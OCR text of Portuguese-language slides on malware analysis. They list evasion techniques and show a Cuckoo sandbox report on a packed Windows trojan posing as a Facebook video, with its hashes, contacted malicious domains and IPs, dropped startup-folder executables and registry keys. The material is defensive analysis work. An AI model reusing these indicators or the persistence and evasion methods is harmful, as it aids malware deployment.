
# MÉTODOS DE EVASÃO DE ANÁLISE DE MALWARE

- ANTI-DISASSEMBLY
- OFUSCAÇÃO
- CHECAGEM DE HARDWARE VIRTUAL – ANTI-VM
- PACKER
- ANTI-DEBUGGING

# CASOS DE USO – ANÁLISE DE MALWARE



# CASOS DE USO – ANÁLISE DE MALWARE



Estimating **0** analysis per hour, **5** per day.

141

Total tasks


34

Total samples

States

| State | Count |
|---|---|
| completed | 1 |
| failed_analysis | 0 |
| reported | 123 |
| running | 17 |
| pending | 0 |
| failed_processing | 0 |
| recovered | 0 |

# CASOS DE USO – ANÁLISE DE MALWARE




Analysis

| Category | Started | Completed | Duration | Log |
|---|---|---|---|---|
| FILE | 2014-11-14 01:39:44 | 2014-11-14 01:42:48 | 184 seconds | Show Log |

File Details

| | |
|---|---|
| **File Name** | video-facebook190.com |
| **File Size** | 344576 bytes |
| **File Type** | PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed |
| **MD5** | 5720996a7071b74ab13c755dfb49ae15 |
| **SHA1** | 4d376e06d0134ffee4ad38cdd77d88009d1583af |
| **SHA256** | 5e3caf12a56da2ab43469b84fc83a91050d8857eaa14b8ea7b3a5dec17dfbfdf |
| **SHA512** | 8e7f316076e03f40e096299fdcdc1b912a9698a90313fdb625a564182469943f11611090d4a84d01be2c00cf0425490a32e7c0860ad624e99f9551854f619b93 |
| **CRC32** | 0B86FB62 |
| **Ssdeep** | 6144:z0WI5W+POhbxtoSqgQYwMi7A8linLroil0TzxEVO+irkCihxTYbUMqwTEpSWroq:AW8YsSqFNMi7wnHoiDJElhJ+TYNqwTE |
| **Yara** | None matched |
| | Download |

# CASOS DE USO – ANÁLISE DE MALWARE




Hosts

| IP |
|---|
| 8.8.8.8 |
| 179.235.25.147 |
| 179.235.25.187 |
| 80.68.248.79 |
| 185.27.134.164 |
| 64.235.151.33 |

Domains


| Domain | IP |
|---|---|
| www.google.com | 173.194.118.178 |
| www.google.com.br | 173.194.118.183 |
| fotos.facebook01.hotmail.ru | 80.68.248.79 |
| recoalmeida.gratisphphost.info | 185.27.134.164 |
| copy.com | 64.235.151.42 |
| fotos.facebook09.hotmail.ru | 80.68.248.79 |

# CASOS DE USO – ANÁLISE DE MALWARE




```
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_60.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\syst.dat
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar
C:\Documents and Settings\cuckoo\Dados de aplicativos\veri.dat
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_ayoh.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_mqpg.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\tmp_wjkf.jpg
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug04.tmz
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug05.tmz
C:\Documents and Settings\cuckoo\Dados de aplicativos\plug*.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\plug*.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\plug*.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\medsys.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\medsys.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\medsys.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\medsys.tmz
C:\Documents and Settings\cuckoo\Dados de aplicativos\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\AtualizaPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\med.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\med.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\med.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\med.dat
C:\Documents and Settings\cuckoo\Dados de aplicativos\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\Microsoft\Windows\Start Menu\Programs\Startup\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Menu Iniciar\Programas\Inicializar\AtualizarPlugin.exe
C:\Documents and Settings\cuckoo\Dados de aplicativos\sign.tmz
C:\Documents and Settings\cuckoo\Dados de aplicativos\plugin.dll.tmz
C:\Documents and Settings\cuckoo\Dados de aplicativos\sts.jpg
```

# CASOS DE USO – ANÁLISE DE MALWARE



```
HKEY_CURRENT_USER\Software\Borland\Locales
HKEY_LOCAL_MACHINE\Software\Borland\Locales
HKEY_CURRENT_USER\Software\Borland\Delphi\Locales
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\
HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\ComputerName
ActiveComputerName
HKEY_LOCAL_MACHINE\Software\Microsoft\COM3
HKEY_USERS\S-1-5-21-1547161642-789336058-1060284298-1003_Classes
HKEY_LOCAL_MACHINE\Software\Classes
\REGISTRY\USER
HKEY_LOCAL_MACHINE\Software\Classes\CLSID
CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\TreatAs
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocServer32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocServerX86
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\LocalServer32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocHandler32
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\InprocHandlerX86
\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\LocalServer
HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\TreatAs
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Security\P3Global
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Security\P3Sites
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
```

# CASOS DE USO – ANÁLISE DE MALWARE



